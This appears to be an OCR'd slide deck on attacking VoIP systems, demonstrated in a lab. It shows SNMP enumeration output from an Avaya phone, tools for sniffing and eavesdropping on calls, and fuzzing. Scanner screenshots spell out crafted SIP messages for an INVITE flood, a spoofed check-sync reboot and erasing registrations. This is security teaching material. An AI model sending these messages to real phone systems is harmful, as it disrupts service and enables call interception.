The screenshot shows a window titled "Search MIB Tree ...". It has three tabs: "Search by OID", "Search by Name", and "Search Descriptions". The "Search by Name" tab is selected. Below the tabs is a text input field containing "avaya" and a "Search" button. To the right of the input field are three buttons: "Done", "Show in MIB Tree", and "Help". Below the search input is a list box containing one entry: "Avaya-46xxIPTelephone-MIB avaya 1.3.6.1.4.1.6889". Below the list box is a detailed view of the selected entry. The detailed view shows:

- MIB Name** Avaya-46xxIPTelephone-MIB
- iso.org.dod.internet.private.enterprises.avaya
- OID** 1.3.6.1.4.1.6889
- Type**
- Units**
- Access** unknown
- Status** unknown

At the bottom right of the window are two buttons: "Copy" and "Print".



Enumeration

```
[root@domain2 ~]# snmpwalk -c public -v 1 192.168.1.53 1.3.6.1.4.1.6889
SNMPv2-SMI::enterprises.6889.2.69.1.1.1.0 = STRING: "Obsolete"
SNMPv2-SMI::enterprises.6889.2.69.1.1.2.0 = STRING: "4620D01B"
SNMPv2-SMI::enterprises.6889.2.69.1.1.3.0 = STRING: "AvayaCallserver"
SNMPv2-SMI::enterprises.6889.2.69.1.1.4.0 = IpAddress: 192.168.1.103
SNMPv2-SMI::enterprises.6889.2.69.1.1.5.0 = INTEGER: 1719
SNMPv2-SMI::enterprises.6889.2.69.1.1.6.0 = STRING: "051612501065"
SNMPv2-SMI::enterprises.6889.2.69.1.1.7.0 = STRING: "700316698"
SNMPv2-SMI::enterprises.6889.2.69.1.1.8.0 = STRING: "051611403489"
SNMPv2-SMI::enterprises.6889.2.69.1.1.9.0 = STRING: "00:04:0D:50:40:B0"
SNMPv2-SMI::enterprises.6889.2.69.1.1.10.0 = STRING: "100"
SNMPv2-SMI::enterprises.6889.2.69.1.1.11.0 = IpAddress: 192.168.1.53
SNMPv2-SMI::enterprises.6889.2.69.1.1.12.0 = INTEGER: 0
SNMPv2-SMI::enterprises.6889.2.69.1.1.13.0 = INTEGER: 0
SNMPv2-SMI::enterprises.6889.2.69.1.1.14.0 = INTEGER: 0
SNMPv2-SMI::enterprises.6889.2.69.1.1.15.0 = STRING: "192.168.1.1"
SNMPv2-SMI::enterprises.6889.2.69.1.1.16.0 = IpAddress: 192.168.1.1
SNMPv2-SMI::enterprises.6889.2.69.1.1.17.0 = IpAddress: 255.255.255.0
...
SNMPv2-SMI::enterprises.6889.2.69.1.4.8.0 = INTEGER: 20
SNMPv2-SMI::enterprises.6889.2.69.1.4.9.0 = STRING: "503"
```



Agenda

- Introductions
- Casing the Establishment
- **Exploiting the Network Infrastructure**
 - Man in the Middle
 - Eavesdropping
- Exploiting VoIP Applications
- Social Threats (SPIT, PHISHING, etc.)



Sniffing in the Network

- Traffic sniffing is as old as time itself
- Traffic sniffing (ARP Poisoning) on switches is slightly less old
- Popular MiTM tools:
 - Ettercap (<http://ettercap.sourceforge.net/>)
 - Dsniff (<http://www.monkey.org/~dugsong/dsniff/>)
 - Cain and Abel (<http://www.oxid.it/cain.html>)



Exploiting the Network

- Eavesdropping with basic sniffers and reassembling the streams
 - Wireshark (Ethereal)
 - CAIN
 - VOMIT
 - Etherpeak
- Demo with Ethereal and CAIN



Eavesdropping with Cain

Started	Closed	IP1 (Codec)	IP2 (Codec)	S...	File	Size
26/05/2006 - ...	26/05/2006 - 04:34:56	192.168.1.103:19520 (PCMU,8khz,Mono)	192.168.1.22:17984 (PCMU,8khz,Mono)		RTP-20060526093512453.wav	271594 bytes



Agenda

- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
- Exploiting VoIP Applications
 - Fuzzing
 - Disruption of Service
 - Signaling Manipulation
- Social Threats (SPIT, PHISHING, etc.)



Fuzzing

- **Functional protocol testing (also called “fuzzing”) is a popular way of finding bugs and vulnerabilities.**
- **Fuzzing involves creating different types of packets for a protocol which contain data that pushes the protocol's specifications to the point of breaking them.**
- **These packets are sent to an application, operating system, or hardware device capable of processing that protocol, and the results are then monitored for any abnormal behavior (crash, resource consumption, etc.).**



Fuzzing

- Fuzzing has already led to a wide variety of Denial of Service and Buffer Overflow vulnerability discoveries in vendor implementations of VoIP products that use H.323 and SIP.
- PROTOS group from the University of Oulu in Finland responsible for high exposure vulnerability disclosures in HTTP, LDAP, SNMP, WAP, and VoIP.
- <http://www.ee.oulu.fi/research/ouspg/protos/index.html>



Fuzzing

```
INVITE sip:6713@192.168.26.180:6060;user=phone SIP/2.0
Via: SIP/2.0/UDP 192.168.22.36:6060
From: UserAgent<sip:6710@192.168.22.36:6060;user=phone>
To: 6713<sip:6713@192.168.26.180:6060;user=phone>
Call-ID: 96561418925909@192.168.22.36
Cseq: 1 INVITE
Subject: VovidaINVITE
Contact: <sip:6710@192.168.22.36:6060;user=phone>
Content-Type: application/sdp
Content-Length: 168
```

```
v=0
```

```
o=- 238540244 238540244 IN IP4 192.168.22.36
```

```
s=VOVIDA Session
```

```
c=IN IP4 192.168.22.36
```

```
t=3174844751 0
```

```
m=audio 23456 RTP/AVP 0
```

```
a=rtpmap:0 PCMU/8000
```

```
a=ptime:20
```

} SDP
Payload



Fuzzing

Fuzzing VoIP protocol implementations is only at the tip of the iceberg:

- Intelligent Endpoint Signaling
 - **SIP/CMSS**
 - **H.225/H.245/RAS**
- Master-Slave Endpoint Signaling
 - **MGCP/TGCP/NCS**
 - **Megaco/H.248**
 - **SKINNY/SCCP**
 - **Q.931+**
- SS7 Signaling Backhaul
 - **SIGTRAN**
 - **ISTP**
 - **SS7/RUDP**
- Accounting/Billing
 - **RADIUS**
 - **COPS**
- Media Transfer
 - **RTP**
 - **RTCP**




Agenda


- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
- **Exploiting VoIP Applications**
- Social Threats (SPIT, PHISHING, etc.)




Application-Level Interception



Disruption of Service



Disruption of Service



INVITE Flood

The screenshot displays the SiVuS - The VoIP Vulnerability Scanner v1.09-beta interface. The main window is titled "SIP Message" and contains several fields for configuring an INVITE message. The "Method" is set to "INVITE", "Transport" to "UDP", "Called User" to "boqus", and "Domain/Host" to "10.1.101.2". The "Port" is set to "5060". The "Via" field is "SIP/2.0/TCP 10.1.101.3" with a branch of "mrg6stKhVvXZBI". The "To" field is "<sip:boqus@10.1.101.2>". The "From" field is "root <sip:root@10.1.101.3>" with a tag of "TiplejEKMq". The "Call-ID" is "yoG51x1PJJaR@10.1.101.3", "Cseq" is "123456 INVITE", and "Contact" is "<sip:root@10.1.101.3>". The "Subject" is "SIVuS Test", "Content-type" is "application/sdp", and "User Agent" is "SIVuS Scanner". The "Expires" field is set to "7200" and "Max-Forwards" to "70". The "Content Length" is "0". There is a checkbox for "Use SDP?" which is checked.

The "Conversation Log" on the right shows the following details:

```
INVITE sip:boqus@10.1.101.2 SIP/2.0
Via: SIP/2.0/TCP 10.1.101.3;branch=mrg6stKhVvXZBI
From: root <sip:root@10.1.101.3>;tag=TiplejEKMq
To: <sip:boqus@10.1.101.2>
Call-ID: yoG51x1PJJaR@10.1.101.3
CSeq: 123456 INVITE
Contact: <sip:root@10.1.101.3>
Max_forwards: 70
User Agent: SIVuS Scanner
Content-Type: application/sdp
Subject: SIVuS Test
Expires: 7200
Content-Length: 141

v=0
o=user 29739 7272939 IN IP4 192.168.1.2
s=
c=IN IP4 192.168.1.2
m=audio 49210 RTP/AVP 0 12
m=video 3227 RTP/AVP 31
a=rtpmap:31 LPC/8000
```

At the bottom of the window, there are "Start" and "Stop" buttons, a "Source Port" field set to "5060", a "Packets to Send" field set to "1000000", and a "Message Generation Progress" bar showing 48% completion. There is also a checkbox for "Randomize Source Port" which is unchecked.



Demo SIP Test Bed

Avaya 4620
192.168.1.51
Extension x503



Snom 360
192.168.1.53
Extension x501



Cisco 7912 SIP
192.168.1.xx
Extension x203



ATTACKER
Fedora Core 4
192.168.1.104



VoIP PBX
Asterisk@HOME
(Trixbox)
192.168.1.103



Check Sync Reboot

The screenshot displays the SiVuS - The VoIP Vulnerability Scanner v1.09-beta interface. The window title is "SiVuS - The VoIP Vulnerability Scanner v1.09-beta". The interface includes a menu bar with "SIP", "MGCP", "H.323", "RTP", and "About". Below the menu bar are tabs for "SIP Component Discovery", "SIP Scanner", "Utilities", and "SIP Help". The "SIP Scanner" tab is active, showing sub-tabs for "Message Generator" and "Authentication Analysis".

The "SIP Message" section contains the following fields:

Method	Transport	Called User	Domain/Host	Port
NOTIFY	UDP	501	@ 192.168.1.51	2051

Other fields include:

- Via: SIP/2.0/UCP 192.168.1.103 Branch LrKgHxUyoKybvf
- To: root <sip:root@192.168.1.51>
- From: root <sip:root@192.168.1.103> ; tag= bhOmiBuyGW
- Authentication:
- Call-ID: 1p0ouD1PvTHS@192.168.1.56
- Cseq: 123456 NOTIFY
- Contact:
- Record-Route:
- Subject: SiVuS Test
- Content-type: application/sdp
- User Agent: SiVuS Scanner
- Expires: 0 Max-Forwards: 70
- Event: :check-sync
- Refer-To:
- Content Length: 0

There is a checkbox for "Use SD..." and an "SDP message" section with a text area containing:

```
v=0
o=user 29739 7272839 IN IP4 192.168.1.2
s=
```

The "Conversation Log" section shows two entries:

```
NOTIFY sip:501@192.168.1.51 SIP/2.0
Via: SIP/2.0/UCP 192.168.1.103;branch=LrKgHxUyoKybvf
From: root <sip:root@192.168.1.103>;tag=bhOmiBuyGW
To: root <sip:root@192.168.1.51>
Call-ID: 1p0ouD1PvTHS@192.168.1.56
CSeq: 123456 NOTIFY
Max_forwards: 70
User Agent: SiVuS Scanner
Event: check-sync
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 0
Content-Length: 0

NOTIFY sip:501@192.168.1.51 SIP/2.0
Via: SIP/2.0/UCP 192.168.1.103;branch=LrKgHxUyoKybvf
From: root <sip:root@192.168.1.103>;tag=bhOmiBuyGW
To: root <sip:root@192.168.1.51>
Call-ID: 1p0ouD1PvTHS@192.168.1.56
CSeq: 123456 NOTIFY
Max_forwards: 70
User Agent: SiVuS Scanner
Event: check-sync
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 0
Content-Length: 0
```

At the bottom, there are buttons for "Start" and "Stop", and a "Message Generation Progress" bar showing "Completed". Other controls include "Source Port" (5060), "Packets to Send" (1), and a checkbox for "Randomize Source Port".



Demo SIP Test Bed

Avaya 4620
192.168.1.xx
Extension x503



Snom 360
192.168.1.xx
Extension x501



Cisco 7912 SIP
192.168.1.xx
Extension x203




ATTACKER
Fedora Core 4
192.168.1.104




VoIP PBX
Asterisk@HOME
(Trixbox)
192.168.1.103



Signaling Manipulation



Signaling Manipulation



Demo SIP Test Bed

Avaya 4620
192.168.1.51
Extension x503



Snom 360
192.168.1.53
Extension x501



Cisco 7912 SIP
192.168.1.xx
Extension x203



ATTACKER
Fedora Core 4
192.168.1.104



VoIP PBX
Asterisk@HOME
(Trixbox)
192.168.1.103



Erase Registrations

SiVuS - The VoIP Vulnerability Scanner v1.09-beta

SIP MGCP H.323 RTP About

SIP Component Discovery SIP Scanner Utilities SIP Help

Message Generator Authentication Analysis

SIP Message

Method	Transport	Called User	Domain/Host	Port
REGISTER	UDP	503	192.168.1.53	5060

Via: SIP/2.0/UDP 192.168.1.53 Branch LrKgHxUyoKybfv

To: root <sip:root@192.168.1.53>

From: root <sip:root@192.168.1.51> ; tag= bhOmiBuyQWV

Authentication:

Call-ID: 1p0ouD1PvTHS@192.168.1.56

Cseq: 123456 REGISTER

Contact: *

Record-Route:

Subject: SiVuS Test

Content-type: application/sdp

User Agent: SiVuS Scanner

Expires: 0 Max-Forwards: 70

Event:

Refer-To:

Content Length: 0

Use SDP...

SDP message

```
v=0
o=user 29739 7272939 IN IP4 192.168.1.2
s=
```

Start Stop

Source Port: 5060 Packets to Send: 1

Randomize Source Port

Message Generation Progress: Completed



Demo SIP Test Bed

Avaya 4620
192.168.1.51
Extension x503



Snom 360
192.168.1.53
Extension x501



Cisco 7912 SIP
192.168.1.xx
Extension x203



